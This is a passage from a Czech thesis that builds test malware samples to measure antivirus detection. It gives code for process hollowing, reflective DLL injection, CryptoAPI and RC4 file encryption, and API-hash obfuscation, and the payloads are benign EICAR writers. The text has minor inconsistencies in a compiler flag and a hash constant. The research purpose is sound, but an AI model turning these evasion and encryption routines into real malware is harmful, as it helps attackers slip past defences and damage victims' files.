 - Microsoft Defender (přinstalován cílovým antivirovým řešením na patřičných VM)
 - SmartScreen Filter
 - User Account Control
- Statické nastavení sítě viz. tabulka níže

Tabulka 5 Seznam virtuálních PC a jejich síťové konfigurace

Jméno VM:	IP adresa:	Maska podsítě:
VM_malware_development	192.168.100.11	255.255.255.0
VM_WinDefender	192.168.100.12	255.255.255.0
VM_BitDefender	192.168.100.13	255.255.255.0
VM_AVG	192.168.100.14	255.255.255.0
VM_AVAST	192.168.100.15	255.255.255.0
VM_ESET	192.168.100.16	255.255.255.0
VM_MCAFFEE	192.168.100.17	255.255.255.0
VM_FSECURE	192.168.100.18	255.255.255.0

(zdroj: vlastní)

Seznam hostujících virtuálních PC pak vypadá následovně:

```

1  Jmeno                                CPU RAM_MB      VHD_GB VirtualSwitch
2  -----
3  __1_Windows 11 VM - malware dev      8 16384         60      AvTestNet
4  __2_Windows 11 VM - WinDefender      2 8192          60      AvTestNet
5  __3_Windows 11 VM - BitDefender      2 8192          60      AvTestNet
6  __4_Windows 11 VM - AVG               2 8192          60      AvTestNet
7  __5_Windows 11 VM - AVAST             2 8192          60      AvTestNet
8  __6_Windows 11 VM - ESET              2 8192          60      AvTestNet
9  __7_Windows 11 VM - MCAFFEE           2 8192          60      AvTestNet
10 __8_Windows 11 VM - FSECURE           2 8192          60      AvTestNet

```

Obrázek 12 Výpis virtuální PC v Hyper-V za pomoci PowerShellu

(zdroj: vlastní)

Vzhledem k tomu, že virtuální počítač *VM_malware_development* bude sloužit jak k samotnému vývoji technik používaných malwarem, tak i jako webový server, ze kterého si ostatní virtuální stroje budou stahovat binární soubory, je nutné na tomto serveru přidat pravidlo do firewallu a otevřít port 8000, který bude vyhrazen pro webový server.

Pravidlo pro firewall nastavíme následujícím příkazem z PowerShell konzole:

```
1 New-NetFirewallRule -DisplayName "_WebServer8000" -Direction Inbound -Protocol TCP -  
LocalPort 8000 -Action Allow
```

3.1.2 Instalace a konfigurace antivirového software

Při instalaci antivirového software byly použity aktuálně dostupné verze z webových stránek jejich tvůrců.

Tabulka 6 Instalované antivirové řešení a jejich SHA256 hash

Jméno souboru:	SHA256 Hash Souboru:
AVAST avast_free_antivirus_offline_setup.exe	1DB1EE536C04CC8A39C40ACD1058AC66 5711470E23AA5CC09FE3082EF68CF703
AVG avg_antivirus_free_offline_setup.exe	C64C5D43F72C991E2DCC68FA1828475D 6D328C953347380C491287AD9427FBEB
BitDefender bitdefender_ts_27_64b.exe	ED87921CD0F96370E18D6066A376769F A016F91B64D2E83929C39EF8EE11273B
Eset Nod32 eav_nt64.exe	A808D6BA7A0AFE2B8602BDB4AB04FAC2 8A994360E2178F8CACFEAC595B75E76F
F-Secure F-Secure- Installer_yt0h6w1gkxvnb_.exe	30B263A325F50DA1497D010E0D3E7824 ECB975A691CEA8C1AC413F230414B4B8
McAfee McAfee_Installer.exe	C7FF8A841FD99C78EAE52E3E1F700CB2 57B167838C5887802434709678D7A528

(zdroj: vlastní)

Pro instalaci jednotlivých Antivirových řešení byl použit následující metodický postup:

1. V nastavení Hyper-V dočasně povolíme virtuálnímu stroji přístup na internet
2. VM je nastartován
3. Zvolené antivirové řešení je nainstalováno na cílový virtuální stroj a ponecháno v defaultním nastavení

4. Antivir je aktualizován
5. VM je vypnut
6. V nastavení Hyper-V přiřazujeme VM zpět do sítě *AvTestNet*

3.2 Vývoj testovacích vzorků malware

V této podkapitole definujeme typové vzorky malware, které budou použity pro analýzu detekčních enginů antivirových programů. Každý jednotlivý vzorek bude používat jednu z technik znesnadňující detekci antivirem. Implementace každého testovacího vzorku bude detailně popsána a jejich zdrojový kód bude přiložen jako Příloha P I: Zdrojové kódy vyvinutých vzorků malware.

Všechny vzorové příklady malwaru uvedené v této diplomové práci byly vytvořeny výhradně za účelem testování metod obcházejících detekci antivirových detekčních enginů. Jsou navrženy tak, aby aktivovaly detekční mechanismy, avšak samy o sobě jsou neškodné a neslouží k reálnému šíření nebo škodlivé činnosti.

Pro potřeby experimentální části jsou všechny vytvořené spustitelné soubory (.exe) kompilovány s důrazem na minimalizaci velikosti výsledného binárního souboru a omezení informací, kterou je možné získat statickou analýzou.

K překladům byl použit kompilátor g++ s následujícími přepínači, které jsou zdokumentovány v oficiální dokumentaci k GNU kompilátoru: [38]

```
1 g++ ./payload.cpp -o ./output/payload.exe -mwindows -m64 -Os -s -fvisibility=hidden \  
2 -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-protector -fno-ident
```

Jednotlivé volby mají následující účel:

- *-mwindows* – vytvoření binárního souboru pro Windows GUI aplikaci bez konzole
- *-m64* – cílení na 64bitovou architekturu
- *-Os* – optimalizace pro co nejmenší velikost výstupního souboru

- *-s* – odstranění ladicích symbolů a tabulek, které by mohly být použity k reverzní analýze
- *-fvisibility=hidden* – skryje všechny symboly kromě explicitně exportovaných
- *-ffunction-sections* a *-fdata-sections* – každá funkce a globální proměnná je umístěna do samostatné sekce
- *-Wl* – předá parametr linkeru – v našem případě *--gc-sections* a tím instruuje linker k odstranění všech nepoužitých sekcí kódu a dat
- *-fno-stack-protector* – Vypne ochranu zásobníku (proti stack overflow) – častý antidebug prvek
- *-fno-ident* – Zabrání vložení informace o překladači do binárního souboru

Tato konfigurace byla zvolena nejen z důvodů efektivního využití paměti a snížení velikosti binárního souboru, ale také za účelem ztížení statické analýzy a reverzního inženýrství, které bývá často součástí bezpečnostní analýzy škodlivého softwaru. Takto připravené binární soubory lépe odpovídají reálným vzorkům škodlivého kódu, které bývají rovněž silně optimalizovány a ochuzeny o ladicí informace.

Vybrané testovací vzorky obsahují payload (*payload.exe*) – jedná se o samostatný spustitelný soubor, který obsahuje textový řetězec EICAR, který je při spuštění uložen do souboru *C:\Users\Public\mlwr_NN_eicar.com*.

V případě, že se podaří obejít detekci antivirovým enginem a payload je úspěšně spuštěn, zobrazí se informační popup okno. Následně je v cílové složce (*C:\Users\Public*) možné nalézt výše zmíněný soubor *mlwr_NN_eicar.com*.

EICAR testovací soubor je speciální soubor (obvykle s názvem *icar.com*) vytvořený společností EICAR. Je dlouhý 68 bytů, který slouží pro testování počítačových antivirových programů. Chová se jako virus, ale není, jakkoliv nebezpečný. [39]

Praktické otestování detekovatelnosti samotného souboru *payload.exe* bude provedeno v kapitole 4.1.3 Ověření detekovatelnosti *payload.exe* na testovaných antivirech.

3.2.1 Technika RunPE (MLWR_1)

Úkolem tohoto testovacího vzorku malwaru je na cílovém systému spustit proces v pozastaveném stavu, odmapovat jeho původní obsah, alokovat novou paměť, zapsat do nového adresního prostoru škodlivý kód (payload) a následně obnovit běh procesu. Jako simulace úspěšného spuštění payloadu bude sloužit jednoduché popup okno.

Výsledný malware využívá techniky, které se používají ke spuštění škodlivého kódu na cílovém hostiteli jako **Process Hollowing** či **RunPE**, které by měly být detekovatelné behaviorální analýzou či heuristickou analýzou. Kód testovacího vzorku navíc využívá metody Windows API, které by svou povahou měly být považovány za podezřelé – například *CreateProcessA*, *ReadProcessMemory*, *VirtualAllocEx* nebo *WriteProcessMemory*.

Tento vzorek se skládá ze dvou binárních souborů:

- *payload.exe* – Binární soubor simulující škodlivý kód (payload)
- *mlwr_1.exe* – Binární soubor, který se pokusí obejít detekci tím, že spustí věrohodný proces (*notepad.exe*) v pozastaveném stavu a poté jej nahradí za *payload.exe*, který spustí.

Zdrojový kód *payload.exe* (*payload.cpp*) je následující:

```
1  #include <iostream>
2  #include <fstream>
3  #include <string>
4  #include <windows.h>
5
6  const char *eicar = "X50!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
7  FILE!$H+H*";
8  std::string mlwrID = "01";
9  std::string filename = "C:\\Users\\Public\\mlwr_" + mlwrID + "_eicar.com";
10
11 // Entry point testovaneho malware
12 int main() {
13     // Ulozeni testovaciho souboru eicar do cilove slozky
14     std::ofstream f(filename);
15     f << eicar;
16     f.close();
17     // PopUp dialog
18     std::string message = "MLWR_" + mlwrID + " uspesne spustil payload";
19     std::string title = "MLWR_" + mlwrID;
20     MessageBoxA(NULL, message.c_str(), title.c_str(), MB_ICONINFORMATION);
21     return 0;
22 }
```

Payload.cpp zkompilujeme:

```
1 g++ ./payload.cpp -o ./output/payload.exe -mwindows -m64 -Os -s -fvisibility=hidden \  
2 -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-protector -fno-ident
```

Dále je nutné vytvořený soubor *payload.exe* konvertovat do HexDec formátu a vytvořit z něj hlavičkový soubor připravený pro import:

```
1 $currDir = Get-Location  
2 $exePath = Join-Path $currDir 'payload.exe'  
3 $headerPath = Join-Path $currDir 'payload.h'  
4  
5 $bytes = [System.IO.File]::ReadAllBytes($exePath)  
6 $hex = $bytes | ForEach-Object { '0x{0:X2}', ' -f $_ }  
7 $c_array = "unsigned char payload[] = {'n" + ($hex -join ' ') + "'n};"  
8 Set-Content -Path $headerPath -Value $c_array
```

V této fázi máme připravený *payload.exe* jako *payload.h*, který můžeme importovat do *mlwr_1.cpp*.

Zdrojový kód *mlwr_1.exe* (*mlwr_1.cpp*) – nejdůležitější části:

Zahrnuté hlavičkové soubory a knihovny, včetně *payload.h*:

```
1 #include <stdio>  
2 #include <windows.h>  
3 #include "payload.h"
```

Spuštění nového procesu v pozastaveném (suspended) stavu:

```
1 CreateProcessA(NULL, (LPSTR) "C:\\Windows\\System32\\notepad.exe", NULL, NULL,  
2 FALSE, CREATE_SUSPENDED, NULL, NULL, &si, &pi))
```

Přečtení image base adresy spuštěného procesu z PEB (Process Environment Blocks):

```
1 DWORD64 imageBase = 0;  
2 ReadProcessMemory(pi.hProcess, (LPCVOID) (ctx.Rdx + 16), &imageBase, sizeof(DWORD64),  
NULL);
```

Odmapování původního image spuštěného procesu:

```
1 auto NtUnmapViewOfSection = (pNtUnmapViewOfSection)
   GetProcAddress(GetModuleHandleA("ntdll.dll"), "NtUnmapViewOfSection");
2 NtUnmapViewOfSection(pi.hProcess, (PVOID) imageBase);
```

Alokace nové paměti, kterou požaduje payload:

```
1 LPVOID allocatedMem = VirtualAllocEx(pi.hProcess, (LPVOID)
2 (nt->OptionalHeader.ImageBase), nt->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE,
   PAGE_EXECUTE_READWRITE);
```


Zapsání PE hlaviček a sekce payloadu:

```
1 WriteProcessMemory(pi.hProcess, allocatedMem, payload, nt->OptionalHeader.SizeOfHeaders,
   NULL);
2
3 IMAGE_SECTION_HEADER *sec = (IMAGE_SECTION_HEADER *) (nt + 1);
4 for (int i = 0; i < nt->FileHeader.NumberOfSections; i++) {
5     WriteProcessMemory(pi.hProcess,
6         (PVOID) ((DWORD64) allocatedMem + sec[i].VirtualAddress),
7         payload + sec[i].PointerToRawData,
8         sec[i].SizeOfRawData, NULL);
9 }
```

Uložení nového image, nastavení nové entry point adresy a obnovení procesu:

```
1 WriteProcessMemory(pi.hProcess, (PVOID) (ctx.Rdx + 16), &allocatedMem, sizeof(DWORD64),
   NULL);
2
3 ctx.Rcx = (DWORD64) allocatedMem + nt->OptionalHeader.AddressOfEntryPoint;
4
5 SetThreadContext(pi.hThread, &ctx);
6 ResumeThread(pi.hThread);
7 CloseHandle(pi.hThread);
8 CloseHandle(pi.hProcess);
```

Po spuštění *mlwr_1.exe* a jeho úspěšném provedení techniky RunPE se zobrazí zmíněné popup okno, které pochází z *payload.exe* a je vytvořen soubor *mlwr_1_eicar.txt* ve složce *C:\Users\Public*:



Obrázek 13 Úspěšné spuštění payloadu metodou RunPE

(zdroj: vlastní | *mlwr_1.exe* a *payload.exe*)

3.2.2 Technika Reflective DLL injection (MLWR_2)

Další testovací vzorek malware, který je vyvinut a bude použit jako referenční vzorek pro analýzu detekčních enginů antivirových programů využívá techniku zvanou DLL injection.

Podobně jako vzorek obsahující techniku RunPE bude i tento vzorek obsahovat payload, který bude injektován do běžícího procesu ale již jako DLL knihovna. Pro simulaci úspěšného spuštění payloadu je opět použito minimalistické popup okno potvrzující úspěšnou injekci do cílového procesu.

Výsledný vzorový malware využívá techniky běžně používané ke spuštění škodlivého kódu na cílovém hostiteli, jako je například **Process injection**. Tato technika spočívá v injekci dynamicky linkované knihovny (DLL) do již běžícího procesu, čímž dokáže obejít detekci antivirového softwaru, který se obvykle zaměřuje na nově spouštěné procesy, nikoliv na ty aktivně běžící.

V tomto vzorku byla jako reflective loader použita knihovna *DllLoaderShellCode* [40], která je podle autora založena na loaderu z Meterpreteru, avšak upravena tak, aby DLL nemusela mít zakompilovaný loader v sobě. Díky této knihovně, lze obejít detekční engine antivirového programu, jelikož DLL není nikde zapsána na disk a je tak injektována do cílového procesu přímo z paměti.

Tento vzorek se skládá ze dvou binárních souborů:

- *payload.dll* – Dynamicky linkovatelná knihovna simulující škodlivý kód (payload)
- *mlwr_2.exe* – Binární soubor, který se pokusí obejít detekci tím, že spustí škodlivý payload jako dynamicky linkovatelnou knihovnu v již běžícím procesu – *notepad.exe*.

Zdrojový kód *payload.dll* (*payload.cpp*) je následující:

```

1  #include <fstream>
2  #include <windows.h>
3
4  const char *eicar = "X50!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
   FILE!$H+H*";
5  std::string mlwrID = "02";
6  std::string filename = "C:\\Users\\Public\\mlwr_" + mlwrID + "_eicar.com";
7
8  BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID lpReserved) {
9      switch (ul_reason_for_call) {
10         // Entry point testovaneho malware
11         case DLL_PROCESS_ATTACH: {
12             // Uložení testovacího souboru eicar do cílové složky
13             std::ofstream f(filename);
14             f << eicar;
15             f.close();
16             // PopUp dialog
17             std::string message = "MLWR_" + mlwrID + " uspesne spustil payload";
18             std::string title = "MLWR_" + mlwrID;
19             MessageBoxA(NULL, message.c_str(), title.c_str(), MB_ICONINFORMATION);
20             break;
21         }
22         case DLL_PROCESS_DETACH: {
23             break;
24         }
25     }
26     return TRUE;
27 }
```

Payload.cpp zkompilujeme jako DLL přidáním příznaku *-shared* kompilátoru g++:

```

1  g++ ./payload.cpp -o ./output/payload.dll -shared -mwindows -m64 -Os -s \
2  -fvisibility=hidden -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-
   protector -fno-ident
```

Podobně jako u techniky **RunPE** je nutné cílový DLL soubor konvertovat do HexDec formátu a vytvořit z něj hlavičkový soubor pro import:

```
1 $currDir = Get-Location
2 $exePath = Join-Path $currDir 'payload.dll'
3 $headerPath = Join-Path $currDir 'payload.h'
4
5 $bytes = [System.IO.File]::ReadAllBytes($exePath)
6 $hex = $bytes | ForEach-Object { '0x{0:X2}', ' -f $_ }
7 $c_array = "unsigned char payload[] = {'n" + ($hex -join ' ') + "'n};"
8 Set-Content -Path $headerPath -Value $c_array
```

Následně je naprogramován *mlwr_2.exe* (*mlwr_2.cpp*) – nejdůležitější části:

Zahrnuté hlavičkové soubory a knihovny, včetně *payload.h* a *loaders.h*:

```
1 #include <string>
2 #include <windows.h>
3 #include "loaders.h"
4 #include "tlhelp32.h"
5 #include "payload.h"
```

Overíme, zda je v systému spuštěn cílový proces *notepad.exe* do kterého bude provedena injekce:

```
1 HANDLE hProcNotepad = findProcessByName("notepad.exe");
```

Provedeme injekci pomocí funkce *InjectDLLFromMemory*:

```
1 InjectDLLFromMemory(hProcNotepad, payload, sizeof(payload));
```

Funkce *InjectDLLFromMemory* pak obsahuje funkci pro zjištění cílové architektury, dle které pak zvolí kompatibilní loader z *loaders.h*:

```
1  const int bits = GetArchBits(hProcNotepad);
2
3  BYTE *loader = nullptr;
4  size_t loaderSize = 0;
5  if (bits == 32) {
6      loaderSize = sizeof(loader_x86);
7      loader = (BYTE *) loader_x86;
8  } else {
9      loaderSize = sizeof(loader_x64);
10     loader = (BYTE *) loader_x64;
11 }
```

Dále funkce alokuje paměť v cílovém procesu jak pro injektované DLL, tak pro loader:

```
1  const size_t remoteShellcodeSize = loaderSize + dllSize;
2  void *remoteShellcodeMemory = VirtualAllocEx(hProcNotepad, nullptr, remoteShellcodeSize,
3  MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);
```


Následně zapíše do alokované paměti procesu loader a pak samotné DLL procesu:

```
1  WriteProcessMemory(hProcNotepad, remoteShellcodeMemory, loader, loaderSize, nullptr);
2  WriteProcessMemory(hProcNotepad, (BYTE *) remoteShellcodeMemory + loaderSize, dllData,
    dllSize, nullptr);
```

Nakonec vytvoříme a spustíme nové vlákno v procesu *notepad.exe*, které obsahuje adresu zapsaného loaderu a DLL:

```
1  HANDLE hThread = CreateRemoteThread(hProcNotepad, nullptr, FALSE,
2      (LPTHREAD_START_ROUTINE) remoteShellcodeMemory, nullptr, 0, nullptr);
```

Po spuštění *mlwr_2.exe* a úspěšném provedení techniky Reflective DLL injection se zobrazí zmíněné popup okno, které pochází z *payload.dll* a je vytvořen soubor *mlwr_2_eicar.txt* ve složce *C:\Users\Public*:



Obrázek 14 Úspěšné spuštění payloadu metodou Reflective DLL injection

(zdroj: vlastní | *mlwr_2.exe* a *payload.dll*)

3.2.3 Zneužití Windows CryptoAPI (MLWR_3)

V tomto testovacím vzorku malware bude simulováno chování zneužívající Windows CryptoAPI k zašifrování souborů na disku a simulaci chování ransomwaru. Windows CryptoAPI je vrstva systému Windows, která umožňuje provádění kryptografických operací jako např.:

- Šifrování a dešifrování dat
- Generování a správa klíčů
- Práce s certifikáty (X.509)
- Digitální podpis a jejich ověřování

Tato API vrstva je často zneužívána malwarem (primárně ransomwarem jako je WannaCry anebo CryptoLocker), protože ten tak nemusí složitě implementovat vlastní šifrovací algoritmy.

V tomto vzorku jsou použité následující funkce, které by měly detekční enginy antivirových programů detekovat a označit jako podezřelé: *CryptCreateHash*, *CryptHashData*, *CryptDeriveKey* a *CryptEncrypt*.

Tento vzorek se skládá z jednoho binárního souboru:

- *mlwr_3.exe* – Malware provádějící kryptografické operace z Windows CryptoAPI

Zdrojový kód *mlwr_3.exe* (*mlwr_3.cpp*) – nejdůležitější části:

Zahrnuté hlavičkové soubory a knihovny – včetně *wincrypt.h*:

```
1 #include <windows.h>
2 #include <wincrypt.h>
3 #include <fstream>
4 #include <vector>
```

Získáme Windows CryptoAPI kontext:

```
1 CryptAcquireContext(&hProv, nullptr, nullptr, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
```

Vytvoříme SHA-256 hash objektu:

```
1 CryptCreateHash(hProv, CALG_SHA_256, 0, 0, &hHash);
```

Zahashujeme šifrovací heslo:

```
1 CryptHashData(hHash, (BYTE *) password, strlen(password), 0);
```

Odvodíme klíč z hashe šifrovacího hesla:

```
1 CryptDeriveKey(hProv, CALG_AES_256, hHash, 0, &hKey);
```


Otevřeme vstupní soubor *plain.txt*:

```
1 std::ifstream in(inputFile, std::ios::binary);
2
3 std::vector<BYTE> buffer((std::istreambuf_iterator<char>(in)),
4 std::istreambuf_iterator<char>());
5
6 DWORD dataLen = buffer.size();
7 DWORD bufferLen = dataLen + 16;
8 buffer.resize(bufferLen);
```

Zašifrujeme vstupní data ze souboru vygenerovaným klíčem z hesla, uložíme a vyčistíme paměť:

```
1 CryptEncrypt(hKey, 0, TRUE, 0, buffer.data(), &dataLen, bufferLen);
2
3 std::ofstream out(outputFile, std::ios::binary);
4 out.write(reinterpret_cast<char *>(buffer.data()), dataLen);
5
6 CryptDestroyKey(hKey);
7 CryptReleaseContext(hProv, 0);
```

Po spuštění se zobrazí zmíněné popup okno:



Obrázek 15 Úspěšné použití Windows CryptoAPI

(zdroj: vlastní | *mlwr_3.exe*)

3.2.4 Vlastní kryptory (MLWR_4)

Tento testovací vzorek malwaru bude využívat techniky, které simulují jednoduchý ransomware, který prochází souborový systém a šifruje nalezené soubory pomocí RC4 algoritmu a k tomu používá vlastní implementaci tohoto šifrovacího algoritmu (kryptor). Jako inspirace byl použit gist uživatele *kaixinol* z github.com [41], který byl zjednodušen a potenciálně nebezpečná mazací funkcionalita byla upravena tak, aby zůstala součástí výsledného kódu – a tedy mohla být zachycena heuristickou analýzou – ale fakticky neprováděla žádnou škodlivou činnost.

Ze zdrojového gistu byly použity tyto metody:

- *calculateEntropy*
- *initializeRC4*

- *encryptWithRC4*
- *encryptFileWithRC4*
- *isInList*
- *searchFiles*
- *ReplaceEnviron*

Jsou zde použity následující funkce, které by měly detekční enginy antivirových programů detekovat a označit jako podezřelé: *FindFirstFile*, *FindNextFile*, *GetFileAttributes*, *ifstream*, *remove* a *ofstream*. Navíc je v tomto vzorku použita vzorová implementace RC4 algoritmu, která by měla být detekovatelná heuristickou analýzou antiviru či zachycena přímo sandboxem antivirového programu.

Tento vzorek se skládá z jednoho binárního souboru:

- *mlwr_4.exe* – Malware procházející disk a provádějící kryptografické operace pomocí algoritmu RC4

Zdrojový kód *mlwr_4.exe* (*mlwr_4.cpp*) – nejdůležitější části:

Hlavní smyčka programu prohledávající cílové adresáře:

```
1 for (std::string directory: rootDirectory) {  
2     searchFiles(directory.c_str());  
3 }
```


Hlavní smyčka prohledávající soubory v cílových adresářích a podadresářích volající šifrovací funkci *encryptFileWithRC4*:

```
1 do {
2     const std::string fileName = findFileData.cFileName;
3     if (fileName != "." && fileName != "..") {
4         const std::string path = std::string(basePath) + "\\\" + fileName;
5         const DWORD fileAttributes = GetFileAttributes(path.c_str());
6         if (fileAttributes != INVALID_FILE_ATTRIBUTES) {
7             if (fileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
8                 searchFiles(path.c_str());
9             } else {
10                const size_t dotPos = path.rfind('.');
11                if (dotPos != std::string::npos && isInList(suffixes,
12                    path.substr(dotPos))) {
13                    encryptFileWithRC4(path);
14                }
15            }
16        }
17    } while (FindNextFile(hFind, &findFileData) != 0);
```

Funkcionalita šifrující vstupní soubor – funkce *encryptFileWithRC4*:

```
1 std::ifstream inputFile(inputFileName, std::ios::binary);
2 std::ofstream outputFile(inputFileName + encryptedSuffix, std::ios::binary);
3
4 std::vector<unsigned char> inputData((std::istreambuf_iterator<char>(inputFile)),
5                                     (std::istreambuf_iterator<char>()));
6 inputFile.close();
7
8 // Eliminována funkcionalita odsranující vstupní soubor
9 // std::remove(inputFileName.c_str());
10 std::vector<unsigned char> keyData(password.begin(), password.end());
11
12 encryptWithRC4(inputData, keyData);
13
14 outputFile.write(reinterpret_cast<const char *>(inputData.data()), inputData.size());
15 outputFile.close();
```

Po spuštění se zobrazí zmíněné popup okno:



Obrázek 16 Úspěšné použití vlastního šifrovacího algoritmu simulující ransomware

(zdroj: vlastní | mlwr_4.exe)

3.2.5 Technika obfuskace volání Windows API (MLWR_5)

Obfuskování Windows API je jedna z dalších častých technik, která je používána vývojáři malware k zakrytí volání funkcí Windows API, které mohou být detekovány antivirem při statické anebo dynamické analýze.

Antivirus tyto volání API může zachytávat pomocí tzv. API hooků – tedy, že antivir přesměruje určité systémové API funkce přes svůj vlastní kód, díky němuž může snadněji analyzovat podezřelé chování malwaru či přímo blokovat škodlivé akce, které se malware na cílovém hostiteli chystá provést.

V tomto testovacím vzorku malware využijeme jednu z technik, které obfuskuje volání Windows API a znesnadňuje tak detekci antivirem. Jako zdrojový soubor použijeme již vytvořeny testovací malware z kapitoly Technika RunPE (MLWR_1), kde obfuskujeme (skryjeme) volané API funkce.

Pro samotné obfuskování bylo využito techniky, která je dostupná v tutoriálu na serveru securitymaven.medium.com [42]. Tento vzorek byl upraven pro účely této diplomové práce a byl z něj použity následující metody: *fnv1a_hash*, *GetFunctionByHash*.

Tento vzorek se skládá ze tří binárních souborů:

- *getApiHashes.exe* – Soubor, který vypíše hashe cílových API funkcí, které budou použity v *mlwr_5.cpp*. Je důležité, aby hashe byly vygenerovány mimo kód hlavního programu a před jeho samotnou kompilací umístěny do kódu *mlwr_5.exe*, protože volají API funkce přímo a naším cílem je volat tyto API funkce pouze přes jejich hash tzn. skrytě.
- *payload.exe* – Binární soubor simulující škodlivý kód (payload)
- *mlwr_5.exe* – Binární soubor, který se pokusí obejít detekci antivirem tím, že spustí věrohodný proces (*notepad.exe*) v pozastaveném stavu a poté jej nahradí za *payload.exe*, který spustí, a to vše s obfuskovaným voláním Windows API.

Zdrojový kód *getApiHashes.exe* (*getApiHashes.cpp*) – nejdůležitější části:

Definice funkcí, pro které chceme zjistit hash:

```
1 HMODULE hUser32 = LoadLibraryA("kernel32.dll");
2 HMODULE hNtdll = LoadLibraryA("ntdll.dll");
3
4 std::cout << "CreateProcessA:      " << std::hex << fnv1a_hash("CreateProcessA");
5 std::cout << "ReadProcessMemory:    " << std::hex << fnv1a_hash("ReadProcessMemory");
6 std::cout << "VirtualAllocEx:          " << std::hex << fnv1a_hash("VirtualAllocEx");
7 std::cout << "WriteProcessMemory:       " << std::hex << fnv1a_hash("WriteProcessMemory");
8 std::cout << "SetThreadContext:        " << std::hex << fnv1a_hash("SetThreadContext");
9 std::cout << "ResumeThread:           " << std::hex << fnv1a_hash("ResumeThread");
10 std::cout << "NtUnmapViewOfSection:    " << std::hex << fnv1a_hash("NtUnmapViewOfSection");
```

Hashovací funkcionalita s nastavenými hashovacími parametry:

```
1 #define FNV_PRIME 0x1000193
2 #define FNV_OFFSET_BASIS 0x811c9dc5
3
4 DWORD fnv1a_hash(const char *functionName) {
5     DWORD hash = FNV_OFFSET_BASIS;
6     while (*functionName) {
7         hash ^= (BYTE) (*functionName++);
8         hash *= FNV_PRIME;
9     }
10    return hash;
11 }
```

Kde *FNV_PRIME* a *FNV_OFFSET_BASIS* jsou konstanty použity pro hashovací algoritmus FNV-1A, který je využit v tomto případě. Tyto konstanty musí být definovány stejně v *getApiHashes.cpp* tak v *mlwr_5.cpp*. Obecně lze říct, že jako hashovací algoritmus lze použít jakýkoliv jiný.

Výstup programu *getApiHashes.exe* pak může být následující:

```
1 CreateProcessA:      4a7c0a09
2 ReadProcessMemory:   9750505
3 VirtualAllocEx:      aeb6049c
4 WriteProcessMemory:  c0088eea
5 SetThreadContext:    6ed04712
6 ResumeThread:        bb21e02e
7 NtUnmapViewOfSection:53b808c5
8
```

Zdrojový kód *mlwr_5.exe* (*mlwr_5.cpp*) – nejdůležitější části:

V programu jsou definovány získané hashe API funkcí:

```
1  DWORD hashCreateProcessA = 0x4a7c0a09;  
2  DWORD hashReadProcessMemory = 0x9750505;  
3  DWORD hashVirtualAllocEx = 0xae6049c;  
4  DWORD hashWriteProcessMemory = 0xc0088eea;  
5  DWORD hashSetThreadContext = 0x6ed04712;  
6  DWORD hashResumeThread = 0xbb21e02e;  
7  DWORD hashNtUnmapViewOfSection = 0x53b808c5;
```

Poté jsou definovány hlavičky volaných funkcí:

```
1  using CreateProcessA_t = BOOL (WINAPI*)(  
2      ...  
3  );  
4  
5  using ReadProcessMemory_t = BOOL (WINAPI*)(  
6      ...  
7  );  
8  
9  using VirtualAllocEx_t = LPVOID (WINAPI*)(  
10     ...  
11 );  
12  
13 using WriteProcessMemory_t = BOOL (WINAPI*)(  
14     ...  
15 );  
16  
17 using SetThreadContext_t = BOOL (WINAPI*)(  
18     ...  
19 );  
20  
21 using ResumeThread_t = DWORD (WINAPI*)(  
22     ...  
23 );  
24  
25 using NtUnmapViewOfSection_t = NTSTATUS (NTAPI*)(  
26     ...  
27 );
```

Ve funkci *RunPE64* definujeme wrappery (tzv. obalíme) API volání:

```

1 HMODULE hUser32 = LoadLibraryA("kernel32.dll");
2 HMODULE hNtdll = LoadLibraryA("ntdll.dll");
3
4 FARPROC fnCreateProcessA = GetApiByHash(hUser32, hashCreateProcessA);
5 FARPROC fnReadProcessMemory = GetApiByHash(hUser32, hashReadProcessMemory);
6 FARPROC fnVirtualAllocEx = GetApiByHash(hUser32, hashVirtualAllocEx);
7 FARPROC fnWriteProcessMemory = GetApiByHash(hUser32, hashWriteProcessMemory);
8 FARPROC fnSetThreadContext = GetApiByHash(hUser32, hashSetThreadContext);
9 FARPROC fnResumeThread = GetApiByHash(hUser32, hashResumeThread);
